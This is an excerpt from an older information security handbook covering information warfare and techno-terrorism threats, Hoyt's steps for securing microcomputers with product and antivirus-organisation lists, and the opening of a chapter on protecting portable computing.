Economic espionage — that espionage supported by a government to further a business — is becoming more prevalent, more sophisticated, and easier to conduct due to technology. Business and government share a responsibility to protect information in this information age of international business competition.

Businesses must identify what needs protection; determine the risks to their information, processes, and products; and develop, implement, and maintain a cost-effective security program. Government agencies must understand that what national and international businesses do affects their country. They must define and understand their responsibilities to defend against such threats, and they must formulate and implement plans that will assist their nation in the protection of its economy. Both business and government must work together, because only through understanding, communicating, and cooperating will they be able to assist their country in the world economic competition.

It is quite obvious from the preceding discussion that when it comes to economic espionage, a new form of information warfare, the information systems security professional must play an active role in the economic information protection efforts. These efforts will help protect U.S. companies or government agencies and will enhance the U.S.'s ability to compete in the world economy.

TERRORISTS AND TECHNOLOGY (TECHNO-TERRORISTS): A FORM OF INFORMATION WARFARE

The twenty-first century will bring an increased use of technology by terrorists. Terrorism is basically the use of terror or violence, or the use of violent and terrifying actions for political purposes by a government to intimidate the population or by an insurgent group to oppose the government in power. The FBI defines terrorism as: "…the unlawful use of force or violence against persons or property to intimidate or coerce a government, the civilian population, or any segment thereof, in furtherance of political or social objectives."

The CIA defines international terrorism as: "…terrorism conducted with the support of foreign governments or organizations and/or directed against foreign nations, institutions, or governments." The Departments of State and Defense define terrorism as: "…premeditated, politically motivated violence perpetrated against a non-combatant target by sub-national groups or clandestine state agents, usually intended to influence an audience. International terrorism is terrorism involving the citizens or territory of more than one country." Therefore, a terrorist is anyone who causes intense fear and who controls, dominates, or coerces through the use of terror.

Why Are Terrorist Methods Used?

Terrorists generally use terrorism when those in power do not listen, when there is no redress of grievances, or when individuals or groups oppose current policy. Terrorists find that there is usually no other recourse available. A government may want to use terrorism to expand its territory or influence another country's government.

What Is a Terrorist Act?

In general, it is what the government in power says it is. Some of the questions that arise when discussing terrorism are

- What is the difference between a terrorist and a freedom fighter?
- Does "moral rightness" excuse violent acts?
- Does the cause justify the means?

The Results of Terrorist Actions

Acts of terrorism tend to increase security efforts. It may cause the government to decrease the freedom of its citizens to protect them. This, in turn, may cause more citizens to turn against the government, thus supporting the terrorists. It also causes citizens to become aware of the terrorists and their demands.

The beginning of this trend can be seen in the U.S. Americans are willing to give up some of their freedom and privacy to have more security and personal protection. Examples include increased airport security searches and questioning of passengers.

Terrorists cause death, damage, and destruction as a means to an end. Sometimes, it may cause a government to listen, and it may also cause social and political changes. Current terrorist targets have included transportation systems, citizens, buildings, and government officials.

Terrorists' Technology Threats

Today's terrorists are using technology to communicate and to commit crimes to fund their activities. They are also beginning to look at the potential for using technology in the form of information warfare against their enemies. It is estimated that this use will increase in the future.

Because today's technology-oriented countries rely on vulnerable computers and telecommunications systems to support their commercial and government operations, it is becoming a concern to businesses and government agencies throughout the world. The advantage to the terrorist of attacking these systems is that the techno-terrorist acts can be done with little expense by a few people and yet cause a great deal of damage to the economy of a country. They can conduct such activities with little risk to themselves, because these systems can be attacked and destroyed from a base in a country that is friendly to them. In addition, they can do so with no loss of life; thus not causing the extreme backlash against them as would occur had they destroyed buildings, causing much loss of life.

These are some actual and potential techno-terrorist actions:

- Terrorists, using a computer, penetrate a control tower computer system and send false signals to aircraft, causing them to crash in mid-air or fall to the ground.
- Terrorists use fraudulent credit cards to finance their operations.
- Terrorists penetrate a financial computer system and divert millions of dollars to finance their activities.
- Terrorists bleach $1 bills and, by using a color copier, reproduce them as $100 bills and flood the market with them to destabilize the dollar.
- Terrorists use cloned cellular phones and computers over the Internet to communicate, using encryption to protect their transmissions.
- Terrorists use virus and worm programs to shut down vital government computer systems.
- Terrorists change hospital records, causing patients to die because of an overdose of medicine or the wrong medicine. They may also change computerized tests and alter the results.
- Terrorists penetrate a government computer and causes it to issue checks to all its citizens.
- Terrorists destroy critical government computer systems processing tax returns.
- Terrorists penetrate computerized train routing systems, causing passenger trains to collide.
- Terrorists take over telecommunications links or shut them down.
- Terrorists take over satellite links to broadcast their messages over televisions and radios.

Some may wonder if techno-terrorist activities can actually be considered as information warfare. Most IW professionals believe that techno-terrorism is part of IW, assuming that the attacks are government sponsored and that the attacks are done in support of a foreign government's objectives.

DEFENDING AGAINST INFORMATION WARFARE ATTACKS

To defend against information warfare attacks, the information systems security professional must be aggressive and proactive. Now, as in the past, the basic triad of information security processes are usually installed:

- Individual accountability.
- Access control.
- Audit trail systems.

This passive defense kept the honest user honest, but did not do much to stop the more computer-literate user such as the hacker, cracker, or phreaker. Management support was not always available unless something went wrong. Then, management became concerned with information systems security — albeit only until the crisis was over. This passive

approach, supported by short-lived proactive efforts, was and continues to be "how information security is done."

With the advent and concerns associated with information warfare, government agencies, businesses, and the U.S. in general can no longer afford to take such a passive approach. As a profession, the possibility of an information systems Pearl Harbor is discussed. Most of the time, this is dismissed as rhetoric, and that security people are trying to justify their budgets. This approach will no longer work, and security professionals would be remiss in their responsibilities if they did not start looking at how to "information warfare-harden" (IW-H) computerized systems. IW-H means to provide a defensive shield — an early warning countermeasures system to protect government and business information infrastructures in the event of IW attacks.

Attacking a Commercial Target May Be a Prelude to War

In a time of war, would government systems be the primary target? A new age in warfare, commonly known as the Revolution in Military Affairs (RMA), is being entered. As previously discussed, there is a worldwide economic war being waged, where balance of trade statistics determine the winners and losers, along with the unemployment trends and the trends indicating the number of businesses moving overseas. In the information systems business, that trend also continues and may be increasing. Microprocessors are made in Malaysia and Singapore, software is written in India, and systems are integrated and shipped from Indonesia, for example. No one checks to determine if malicious code is embedded in the firmware or software, waiting for the right sequence of events to be activated to release that new, devastating virus or to reroute information covertly to adversaries.

Consideration must also be given to networking with other information systems security professionals to establish an IW early warning network, as well as to share IW defensive and IW countermeasures information. This can be equated somewhat with the early warning radar sites that the Department of Defense has scattered throughout the U.S.'s sphere of influence. These systems warn against impending attacks. If such a system was in place on the Internet when the Morris Worm was initiated, the damage could have been minimized and the recovery completed much quicker. If the U.S. is the object of all-out IW attacks, the Morris Worm type of problem would be nothing compared with the work of government-trained IW attack warriors.

SUMMARY

When a government agency or business computer system is attacked, the response to such an attack will be based on the type of attacker. Will the attacker be a hacker, phreaker, cracker, or just someone breaking in for

fun? Will the attacker be an employee of a business competitor, or in the case of an attack on a business system will it be a terrorist or a government agency-sponsored attack for economic reasons? Will the attacker be a foreign soldier attacking the system as a prelude to war?

These questions require serious consideration when information systems are being attacked, because it dictates the response. Would one country attack another because of what a terrorist or economic spy did to a business or government system? To complicate the matter, what if the terrorist was in a third country but only made it look like as though he or she was coming from a potential adversary? The key to the future is in information systems security for defense and information warfare weapons. As with nuclear weapons used as a form of deterrent, in the future, information weapons systems will be the basis of the information warfare deterrent.

Steps for Providing Microcomputer Security

Douglas B. Hoyt

Payoff

Microcomputers are most often associated with end-user computing, which traditionally have not been the systems development manager's responsibility. Nevertheless, senior management often holds the systems development manager responsible for an organization's entire computing resources, which include microcomputer systems. In addition, the rapid-proliferation of microcomputers throughout most organizations makes it important for the systems development manager to take an interest in microcomputer security issues. This article examines how the systems development manager can provide security for microcomputers and examines issues particular to microcomputer security.

Problems Addressed

Microcomputers have brought many benefits to business, but these benefits can be undermined if these desktop machines are not properly secured. sensitive information stored in a microcomputer is vulnerable to theft or to being copied by unauthorized individuals. Lost data can be difficult, costly, or impossible to reconstruct, especially if its source is no longer available. Microcomputer systems are also vulnerable to hardware malfunctions, fluctuations in source power, operator errors, software bugs, and viruses. In addition, the quality of information produced by microcomputer systems can be questionable, because microcomputer systems are seldom subjected to the controls that apply to mainframe or minicomputer systems.

Ensuring the security of microcomputers is a complicated issue for systems development managers, who are typically responsible for the development of information systems and the supervision of centralized computer operations. Systems development managers may have less than full— or no—control over microcomputer systems (including LANs). Because senior management generally relies on systems development managers to ensure the integrity of an organization's overall computer systems, however, systems development managers not only must be able to ensure proper controls for computer-based operations under their direct control but must manage, or influence, the proper use of microcomputers or networks by end users not directly under their control. Their indirect influence over microcomputer security can be strengthened if systems development managers educate senior management about the importance of such security.

This article can help systems development managers educate senior management as well as themselves about microcomputer security. It examines the security vulnerabilities particular to microcomputer systems and ways of protecting these susceptible areas. Guidelines and a checklist for establishing and implementing microcomputer security practices are also provided.

Steps for Securing Microcomputers

Assessing Vulnerabilities and Needs

Potential vulnerabilities in microcomputer systems should be reviewed periodically and systematically. One possible method of review is to establish a schedule that lists all the organization's microcomputer systems, the potential areas of vulnerability for those systems (rated as a percentage or as high, medium, or low risk), the value of what could be

lost as a result of failure of the system, and steps for preventing such a loss. Updating this list every one or two years can ensure that major areas of vulnerability are not allowed to exist unprotected or undetected. This type of review requires appropriate fact gathering and analysis.

Such a structured analysis of microcomputer vulnerabilities can be used to organize a presentation to senior management to help gain its support for security measures. It could also help justify expenditures for security products that the analysis indicates are worthwhile. It is essential that senior management be made aware of microcomputer security vulnerabilities and needs, and it is often the systems development manager's responsibility to see that that is accomplished.

Ensuring Information and Software Backup

Most systems development managers have established methods and schedules for backing up software programs, data bases, and other transaction data so that the information can be available to resume interrupted operations. However, additional safeguards are needed to restart operations promptly after a major disaster. It is preferable to have two backups, each at a different location, so that recovery of operations does not depend on one backup alone. In addition, extra backups reflecting current transactions should be kept off site.

The systems development managers should first determine which microcomputer files, programs, and data bases are critical to operations. Then, each item should be analyzed and an appropriate backup method and locations selected. The off-site location may be another place within the organization, or it even could be furnished by a service that warehouses backup copies in electronic, microfilm, and paper form. These services usually provide carefully controlled storage environments, pickups and deliveries, and records of deliveries to and from their facilities.

Although most microcomputer and network users are aware of the value of backing up data and software, many do not do it properly. It is human nature to procrastinate with matters that do not seem urgent. To correct this tendency, a firm schedule must be set and followed. Even organizations that do keep backups often store them near the original; they must correct this situation by maintaining duplicate backup copies at another location.

There are three basic ways to back up Disk Operating System systems copies: the COPY command, the XCOPY command, or a backup and restore utility. The COPY command is limited to the capacity of a diskette. The XCOPY command can be used to copy a subdirectory with many files on it. A backup and restore utility dumps all data onto as many diskettes as are needed.

Protecting Hardware and Guaranteeing Availability

Common security measures for microcomputer hardware include locks and guards for the areas in which equipment is located. Microcomputer equipment can be protected from thieves by means of cables, locks, adhesives, bolts, and even alarms that sound when a turned-off microcomputer is moved. These are effective in deterring thefts, but there is no way of completely preventing the theft of such equipment.

Most microcomputer equipment can be readily replaced. In addition to the purchase costs, the time and cost of replacing the software and data sometimes can be comparable to the equipment loss itself, even if the software and data have been properly backed up.

One possible aid to recovering stolen equipment is keeping records of serial numbers and other such identification numbers that help police identify and retrieve microcomputer equipment. Another aid to identifying stolen equipment is the branding of disks with the owner's identification; branding is done by imprinting the owner's name or tax identification number on unused disk space. Some organizations have a large inventory of

microcomputers and maintain spare computers, parts, and peripherals to replace items that may be stolen or have become inoperable; such inventories are helpful in minimizing replacement time.

Implementing Access Controls

Access controls are needed to safeguard against such dangers as stealing data, wiping out or altering critical data, spying, and other malicious actions. Such dangers are all real and can justify the considerable time and cost involved in implementing protective measures. However, most damage from intrusions is inadvertently caused by employees who are not properly trained or who accidentally access a wrong program or data because of weak controls. The variety of risks from unauthorized access makes it necessary for systems development managers to study the possible dangers, weigh their consequences, systematically analyze employee functions, and install controls to ensure that access procedures to view and modify programs and data are logically designed. Easy access, especially in networks, can increase risk as well as efficiency.

For many systems, sufficient access control can be provided by requiring users to enter their individual IDs and passwords. Those passwords and IDs should allow users access to only those programs and data bases that they need to fulfill their individual responsibilities. The passwords must not be names or words that others might guess and should be changed regularly. An added control can be the documentation of who accesses what system and data base and when; this audit trail can verify conformity to authorize activities and may gave clues to any improper use.

When access to a microcomputer or network is over telephone lines, there is the danger that someone who has surreptitiously learned a password and ID could access the system. Several vendors have developed callback security products that prevent unauthorized access over the telephone. With these products, a caller enters a password, an ID, or both; the system then terminates the connection and places a call to the telephone number known to be the authorized source for the particular password or ID. The authorized caller is allowed to complete the transaction. A list of callback security products is given in Exhibit 1.

Callback Security Products

Networks increase the complexity of the access control problem. When microcomputers and workstations are connected to one or more servers and maybe to a minicomputer or mainframe, the users at each station must be prevented from having access to network data and programs that they do not need for their individual responsibilities. Their password and ID authorizations must be defined accordingly.

The network security problem is further complicated when networks are connected to networks. Without restriction, users can move from network to network through gateways, bridges, and routers. Several special security systems have been developed to address this multiple network problem. One such system, for example, is Intrusion Detection Expert System (IDES) designed by Stanford Research Institute International. IDES analyzes users' normal behavior patterns and alerts administrators to deviations that are symptoms of violations to be investigated.

Absolute computer security is impossible to achieve because any access obstacle can be overcome by a clever and determined technician. The more obstacles that are established, however, the less likely it will be that they will be surmounted. For example, invisible characters can be embedded in file or directory names; only authorized users know the key invisible characters, which prevent easy access to unauthorized persons. File names in the directories of DOS systems can be hidden from unauthorized persons using such utility programs as the Norton Utilities from Symantec Corp. or alarm, lockup, and encryption

The Modem Security Enforcer
IC Engineering, Inc.
P O Box 321
Owings Mills MD 21117

The 24E5 Secure Modem
Anchor Automation, Inc.
20675 Baham St.
Chatsworth CA 91311

The 424 Line Backer Security Modem
Western DataCom
P O Box 45113
Cleveland OH 44145

TraqNet 2001
LeeMah DataCom Security Corp.
3948 Trust Way
Hayward CA 94547

FDX 9696S V.32 High Speed Modem
Fastcomm Communications
24347 East Sunrise Valley Dr.
Reston, VA 22091

0S1821N Network Management System
Octocom Systems, Inc.
225 Ballardvale St.
Wilmington MA 01887

Auditor System 32
Millidyne, Inc.
3645 Trust Dr.
Raleigh NC 27604

Hack Attack! Modem Security
Calta Computer Systems, Ltd.
P O Box 815
Calgary AB, Canada T2H 2H3

Term Serv Modem Security
Qualtrak Corp.
3315 San Felipe Rd.
San Jose CA 95135

COMPUSAFE Network Security
COMPUSAFE
113 South Main St.
Nazareth PA 18064

Western Telematic SM-21
Modem Security
Western Telematic, Inc.
5 Sterling St.
Irvine CA 92718

features available with DOS systems. Data encryption can provide another layer of protection for extra-sensitive data. This is especially effective for data that is to be transmitted between locations.

Providing Power Protection and Backup

Another area that needs to be protected is the microcomputer system's power supply. Too much or too little power can do great harm if proper protective measures are not taken. Blackouts, brownouts, and sags can cause loss of data and disrupt computer operations. Strong surges such as those caused by lightning can seriously damage hardware. The two main preventives for power problems are surge protectors and uninterruptable power supplies (UPSs).

Surge protectors are used frequently because they are relatively inexpensive and prevent damage to data from minor power fluctuations that commonly occur. They cost from $25 to $30 and are installed simply by being inserted between the electrical outlet and the microcomputer.

There are two types of UPSs—online and offline. They both can safeguard against damage from lightning as well as ensure 15 minutes or more of power if the regular source is stopped. This gives time to save data and shut down the computers in an orderly fashion. Online UPSs, which can cost several thousand dollars, run continuously, providing even current from batteries. Offline UPSs also furnish even current from batteries, but their batteries provide power only when the regular source ceases or fluctuates. Because online UPSs are relatively expensive, their use is justified only for larger networks or for highly important operations. Offline UPSs, on the other hand, are available for less than $100.

Performing Maintenance and Housekeeping

Maintenance and housekeeping can reduce the likelihood of sudden microcomputer system failures. These failures are rare but should be avoided.

Hardware with moving parts is most prone to breakdown. Following are some procedures that can help avoid failure problems:

- Carefully following the manufacturer's recommendations for caring for equipment.
- Keeping the microcomputer vicinity free from dust and undue moisture, allowing air to flow freely around microcomputer equipment, and forbidding eating, drinking, and smoking in the area.
- Avoiding excessive moves of equipment.
- Minimizing static buildup by using grounded antistatic mats or antistatic carpet spray as well as by using a humidifier if the heating system dries the air.
- Using electrical outlets that are not connected to such devices as motors, heating appliances, for fluorescent lights.
- Keeping wires neatly bundled and away from where they could be hit by passersby.
- Cleaning disk drives and tape drives periodically with specially designed cleaning disks and tapes.
- Keeping copies of backup data off site to protect against theft or other disasters.

· Establishing plans for regular maintenance.

Providing Written Policies and Instructions

The auditors of a manufacturing company recently reviewed the company's applications on microcomputers and found many of them to contain such vital information as strategic plans, pricing, and invoices. Much of this key information was not backed up, and the auditors were concerned about the vulnerability of such important operations.

To correct this security weakness, the auditors initiated programs to establish manuals of standards and policies and a training program to instruct all concerned in proper safeguarding principles. In fact, manuals for microcomputer users are more essential than those for the mainframe operations. Mainframe operations are usually managed by a centralized organization, but microcomputer users do not have centralized authority to guide them and therefore need the guidance of manuals much more.

Whether an organization has two microcomputers or two thousand, the policies, procedures, and standards for safeguarding microcomputers and their information must be documented. Those drafting the manual should review the guidelines and adapt them in a form that would be clear and meaningful to the microcomputer users of the organization. One important part of all such manuals should be a summary of the responsibilities of all concerned—the users, their managers, the systems staff, auditors, and security administration. For example, Tompkins County Trust Co., Ithaca NY, developed a microcomputer security manual for reasons similar to those cited in the previous example and has made the manual available for sale.

Training Personnel.

The manufacturing company previously mentioned developed a videotape on microcomputer security and used it in a series of seminars to explain and reinforce the principles in the manuals they had distributed. Their approach was to encourage rather than mandate compliance, and allowed for variations in security procedures. Whatever the approach used, it is worthwhile to conduct some form of regular training for microcomputer users to foster understanding of security needs and practices and to help motivate them to carry out the proper procedures on a continuing basis.

Performing Security Audits

Auditors at the manufacturing company included a review of microcomputer security practices as a routine part of their EDP audit programs. They checked compliance with the principles and standards in the company's manuals and reported deviations and suggested improvements to the management of the areas that used microcomputers. Although flexibility and independence were allowed and encouraged, significant deficiencies were detected and corrected. In situations in which the auditors do not review microcomputer security compliance, systems managers should regularly verify conformity to security principles and practices and initiate corrective action where necessary.

Guarding Against Viruses

Viruses have become of great concern because of their increasing prevalence and capability to do harm. New viruses continually appear and nullify security assurance gained from previous protection measures. Practices to minimize the possibility of virus infections include:[78]

---

[78] National Computer Security Association, *NCSA News 5*(March/April 1992), p. 3.

- Backing up the system regularly. Care should be taken because a recent backup may contain infected files.
- Using software from a known, trusted source. Pirated software should never be used. If shareware is used, it should be obtained from a source as close to the author as possible.
- Using a reliable virus scanner. Many such scanners are available as shareware.
- Scanning all new software before running it.
- Consulting an expert. Vendors of antivirus products generally offer assistance and advice.

The International Computer Security Association (ICSA), Washington DC, offers an interactive virus tutorial, ViruSchool, which explains virus protection techniques. Several other organizations have been formed with the common purpose of conducting research and disseminating information on virus controls. These organizations as well as the ICSA are listed in Exhibit 2.

Antivirus Organizations *ISPNews*, July/August 1992, p. 17.

Studies have indicated that virus detection and prevention software products do not always cover the viruses listed in their advertising. It has been suggested to use two or more such products to help ensure proper coverage and to gain the benefit of differing features of different software. It is essential that new or upgraded antivirus products be acquired and applied frequently to protect against new and modified viruses. Virus protection software should be checked against all existing programs as well as any new programs. Running a virus detection program before making backups ensures that the backups are free of viruses.

Technology Issues Affecting Security

LANs and WANs

Local area networks (LANs) and Wide Area Network (WANs) have an increased vulnerability and consequently an increased need for protective measures. For example, a worker at one network station can access data of another to which that worker is not entitled. A system moved from a mainframe to a network is no longer in a centralized environment. A virus implanted in one microcomputer in a network can infect programs in the other network's stations. (Of the microcomputers with viruses, 71% are said to be in networks.) The benefits of these networks—flexibility and lower costs—can be impaired if suitable security steps are not taken.

Where networks are not under the direct control of the systems manager, the manager should use every means available to influence and coordinate the application of proper security standards and procedures. These means include keeping current records on the networks' hardware, software, and applications; setting standards for and influencing the use of access control procedures and antivirus software; establishing training programs and standards manuals; and gaining the support of auditors to help monitor the established security policies and standards. Of course, the systems manager's coordination of security standards should apply as well as standalone microcomputers that are not connected to networks.

Antivirus Methods Congress
New York University
609 West 114 St.
New York NY 10025
(212) 663-2315

Computer Virus Industry
Association
PO Box 391703
Mountain View CA 94039

Computer Antivirus Research
Organization
Virus Test Center
University of Hamburg
Vogt-Koln-Strasse 30, D-2000
Hamburg 54
Germany

European Institute for Computer
Antivirus Research
c/o S&S International Ltd.
Berkely Ct., Mill St.
Berkhamsted, Hertfordshire HP42HB
United Kingdom

International Computer Society
Association
5435 Connecticut Ave. NW
Suite 33
Washington DC 20015

SOURCE: ISPNews, July/August 1992, p.17.

International Computer Virus
Institute
1257 Siskiyou Blvd.
Suite 179
Ashland OR 97520
(503) 488-3237

National Computer Security
Association U.S.
Anti-Virus Product Developers
Advisory Board
227 West Main St.
Mechanicsburg, PA 17055

National Computer Security
Association Australia
1177 Logan Rd., Unit 4
Holland Par QLD 4121
Australia

National Computer Security
Association Taiwan
6F, 28-1 Li-Shui St.
Taipei, Taiwan, Republic of China

Virus Security Institute
PO Box 908
Margaretville NY 12455

Disk mirroring is a technique for providing a high level of network security. This technique makes use of two disk drive servers and fault-tolerant computing. If one server commits an error, the other takes over, and users do not detect the change in service. The faulty drive is corrected and resumes parallel operation with the other server.

Diskless Workstations

Some organizations have found that diskless workstations connected to networks can provide added security features as well as other benefits. Viruses cannot be introduced directly into diskless workstations nor can unauthorized programs or games. The diskless workstation prevents theft of critical data by eliminating the capability of copying data onto diskettes.

In addition to the security benefits, diskless workstations cost less, are more reliable because they have fewer moving parts, and take up less space on the desk. Applications for which diskless workstations are well suited include airline reservations and operations in such large offices as a state tax department, where several hundred diskless stations can be effective and economical. One disadvantage is that diskless workstations are dependent on the network so that if the network fails, the diskless workstations cannot operate.

Laptop Issues

Laptop computers present additional vulnerabilities. The main danger is the ease with which laptops can be stolen. The hardware and software of each lost laptop can cost a few thousand dollars, but a more serious loss is usually the data. Lost data can require many hours or days to reconstruct. Sometimes the data cannot be reconstructed because the source information no longer exists.

The most effective security measure for laptops is to keep them close by and keep an eye on them. Any important data should be copied onto a disk that is kept at a place separate from the laptop. If there is concern that data might fall into the wrong hands, an encryption program should be used to scramble the information.

Biometric Devices

Several mechanisms have been developed that can give greater assurance that only authorized persons can access a network. These devices include equipment that can record a person's eye features, signature, handwriting, hand- or fingerprints, or speech patterns. They can overcome the major weakness in most access control systems: people often give their IDs and passwords to other people. These biometric systems have not yet become widespread because of their cost, the inconvenience of putting them into practice, and user resistance.

Recommended Course of Action

Most systems development managers have implemented some microcomputer security measures. This article can help these managers determine what further security measures should be instituted to provide proper protection against existing vulnerabilities. It is recommended that these systems development managers:

- Review the steps for securing microcomputers and their information.
- Compare each item under those headings with the existing practices to evaluate what security areas need improvement.

- Plan and revise protective measures to accomplish the required improvements.
- Implement the new and revised protective measures.
- Ensure that security practices are kept up to date.
- Ensure that security policies and practices are audited and monitored to verify that they are properly carried out.

To aid in reviewing existing practices to evaluate the effectiveness of microcomputer security, a systems development manager should ask the following questions:

- Has an inventory been made of the existing microcomputer hardware, software, and applications?
- Has a systematic security evaluation been made of the microcomputer items on that inventory?
- Has senior management been educated about the microcomputer security vulnerabilities and needs of the organization?
- Are updated backup copies of software and data kept for all microcomputer systems?
- Are backup copies maintained off site for important data files?
- Are sufficient measures taken to deter the theft of hardware?
- Are users required to use both passwords and IDs?
- How frequently are passwords revised? Are checks made to see that they are not names or words? That they are not written in viewable places?
- Are callback controls applied for access by phone?
- Is each user restricted to applications and data on a strict need-to-know basis?
- Is encryption used when sensitive data is transmitted over wires?
- Are surge protectors provided for all microcomputers and uninterrupted power for vital microcomputer and network operations?
- Are housekeeping rules enforced regarding food, drink, smoking, dust, and related matters?
- Are written security policies and standards in the hands of all microcomputer and network users? Are they current?
- Is there a training program that covers microcomputer security practices?
- Do auditors review conformity to security policies and rules as a regular part of their audit program?
- Is virus detection and therapy software applied to each microcomputer and network?

- Is new software checked against the virus detection program before it is put into use?
- Are users of networks prevented from applications and data to which they are not entitled?
- Is owner's identification etched on equipment covers?
- Are logs maintained of who uses which application and when?
- Are sensitive files kept from appearing on screen directories?

Bibliography

Forgione, D. and Blankley, A. "Microcomputer Security and Control." *Journal of Accountancy* 85 (June 1990).

Highland, H.J. *Computer Virus Handbook.* Oxford UK: Elsevier Advanced Technology, 1990.

Kane, P. "An Epidemic of Antivirus Groups." *INFOSecurity Product News* 3 (July/August 1992).

Levin, R.B. *The Computer Virus Handbook.* Berkeley CA: Osborne McGraw-Hill, 1990.

Sobol, M. "Callback Security." *Information Systems Security* 1, no. 1(1992).

Author Biographies

Douglas B. Hoyt

Douglas B. Hoyt is a consultant and writer based in Hartsdale NY. He is a board member of the New York Metropolitan Chapter of the Information Systems Security Association, a founding member of the Institute of Management Consultants, and recipient of the Distinguished Service Award from the Association of Systems Management.

Protecting the Portable Computing Environment

Phillip Q. Maier

Today's portable computing environment can take on a variety of forms: from remote connectivity to the home office to remote computing on a standalone microcomputer with desktop capabilities and storage. Both of these portable computing methods have environment-specific threats as well as common threats that require specific protective measures. Remote connectivity can be as simple as standard dial-up access to a host mainframe or as sophisticated as remote node connectivity in which the remote user has all the functions of a workstation locally connected to the organization's local area network (LAN). Remote computing in a standalone mode also presents very specific security concerns, often not realized by most remote computing users.

PORTABLE COMPUTING THREATS

Portable computing is inherently risky. Just the fact that company data or remote access is being used outside the normal physical protections of the office introduces the risk of exposure, loss, theft, or data destruction more readily than if the data or access methods were always used in the office environment.

Data Disclosure

Such simple techniques as observing a user's remote access to the home office (referred to as shoulder surfing) can disclose a company's dial-up access phone number, user account, password, or log-on procedures; this can create a significant threat to any organization that allows remote dial-up access to its networks or systems from off-site. Even if this data or access method isn't disclosed through shoulder surfing, there is still the intermediate threat of data disclosure over the vast amount of remote-site

to central-site communication lines or methods (e.g., the public phone network). Dial-up access is becoming more vulnerable to data disclosure because remote users can now use cellular communications to perform dial-up access from laptop computers.

Also emerging in the remote access arena is a growing number of private metropolitan wireless networks, which present a similar, if not greater, threat of data disclosure. Most private wireless networks don't use any method of encryption during the free-space transmission of a user's remote access to the host computer or transmission of company data. Wireless networks can range in size from a single office space serving a few users to multiple clusters of wireless user groups with wireless transmissions linking them to different buildings. The concern in a wireless data communication link is the threat of unauthorized data interception, especially if the wireless connection is the user's sole method of communication to the organization's computing resources.

All of these remote connectivity methods introduce the threat of data exposure. An even greater concern is the threat of exposing a company's host access controls (i.e., a user's log-on account and static password), which when compromised may go undetected as the unauthorized user accesses a system under a valid user account and password.

Data Loss and Destruction

Security controls must also provide protection against the loss and destruction of data. Such loss can result from user error (e.g., laptop computers may be forgotten in a cab or restaurant) or other cause (e.g., lost baggage). This type of data loss can be devastating, given today's heavy reliance on the portable computer and the large amount of data a portable computer can contain. For this reason alone some security practitioners would prohibit use of portable computers, though increased popularity of portable computing makes this a losing proposition in most organizations.

Other forms of data loss include outright theft of disks, copying of hard disk data, or loss of the entire unit. In today's competitive business world, it is not uncommon to hear of rival businesses or governments using intelligence-gathering techniques to gain an edge over their rivals. More surreptitious methods of theft can take the form of copying a user's diskette from a computer left in a hotel room or at a conference booth during a break. This method is less likely to be noticed, so the data owner or company would probably not take any measures to recover from the theft.

Threats to Data Integrity

Data integrity in a portable computing environment can be affected by direct or indirect threats, such as virus attacks. Direct attacks can occur from an unauthorized user changing data while outside the main facility on

a portable user's system or disk. Data corruption or destruction due to a virus is far more likely in a portable environment because the user is operating outside the physical protection of the office. Any security-conscious organization should already have some form of virus control for on-site computing; however, less control is usually exercised on user-owned computers and laptops. While at a vendor site, the mobile user may use his or her data disk on a customer's computer, which exposes it to the level of virus control implemented by this customer's security measures and which may not be consistent with the user's company's policy.

Other Forms of Data Disclosure

The sharing of computers introduces not only threats of contracting viruses from unprotected computers, but also the distinct possibility of unintended data disclosure. The first instance of shared computer threats is the sharing of a single company-owned portable computer. Most firms don't enjoy the financial luxury of purchasing a portable computer for every employee who needs one. In order to enable widespread use of minimal resources, many companies purchase a limited number of portable computers that can be checked out for use during prolonged stays outside the company. In these cases, users most likely store their data on the hard disk while working on the portable and copy it to a diskette at the end of their use period. But they may not remove it from the hard disk, in which case the portable computer's hard disk becomes a potential source of proprietary information to the next user of the portable computer. And if this computer is lost or misplaced, such information may become public. Methods for protecting against this threat are not difficult to implement; they are discussed in more detail later in this chapter.

Shared company portables can be managed, but an employee's sharing of computers external to the company's control can lead to unauthorized data disclosure. Just as employees may share a single portable computer, an employee may personally own a portable that is also used by family members or it may be lent or even rented to other users. At a minimum, the organization should address these issues as a matter of policy by providing a best practices guideline to employees.

DECIDING TO SUPPORT PORTABLES

As is the case in all security decisions, a risk analysis needs to be performed when making the decision to support portable computers. The primary consideration in the decision to allow portable computing is to determine the type of data to be used by the mobile computing user. A decision matrix can help in this evaluation, as shown in Exhibit 1. The vertical axis of the decision matrix could contain three data types the company uses: confidential, sensitive, and public. Confidential data is competition-sensitive

DATA CLASSIFICATION	CONTROL STRATEGY			
	PORTABLE COMPUTING NOT PERMITTED	PORTABLE COMPUTING WITH STRINGENT SAFEGUARDS	PORTABLE COMPUTING WITH MINIMAL SAFEGUARDS	PORTABLE COMPUTING WITH FEW SAFEGUARDS
Company Confidential	Recommended Action	Not Permitted	Not Permitted	Not Permitted
Company Sensitive	Recommended Action	Recommended Action	Not Permitted	—
Public Data			Recommended Action	Recommended Action

Exhibit 1. Decision Matrix for Supporting Portable Computers

data which cannot be safely disclosed outside the company boundaries. Sensitive data is private, but of less concern if it were disclosed. Public data can be freely disclosed.

The horizontal axis of the matrix could be used to represent decisions regarding whether the data can be used for portable computer use and the level of computing control mechanisms that should be put in place for the type of data involved. (The data classifications in Exhibit 1 are very broad; a given company's may be more granular.) The matrix can be used by users to describe their needs for portable computing, and it can be used to communicate to them what data categories are allowed in a portable computing environment.

This type of decision matrix would indicate at least one data type that should never be allowed for use in a mobile computing environment (i.e., confidential data). This is done because it should be assumed that data used in a portable computing environment will eventually be compromised even with the most stringent controls. With respect to sensitive data, steps should be taken to guard against the potential loss of the data by implementing varying levels of protection mechanisms. There is little concern over use of public data. As noted, the matrix for a specific company may be more complex, specifying more data types unique to the company or possibly more levels of controls or decisions on which data types can and cannot be used.

PROTECTION STRATEGIES

After the decision has been made to allow portable computing with certain use restrictions, the challenge is to establish sound policies and protection strategies against the known threats of this computing environment. The policy and protection strategy may include all the ideas

	DATA DISCLOSURE		DATA LOSS/DESTRUCTION		DATA INTEGRITY	
THREATS	Authentication Disclosure	Transmission Disclosure	Direct Theft	Indirect Theft	Virus	Malicious Tampering
PROTECTIONS	One-Time Passwords	Encryption	Software Controls	Physical Controls	Antivirus Software	Software Access Controls
		Hardware Control	Encryption	Color-Coded Disks	Physical Control Procedures	
			Encryption			

Exhibit 2. Portable Computing Threats and Protection Measures

discussed in this chapter or only a subset, depending on the data type, budget, or resource capabilities.

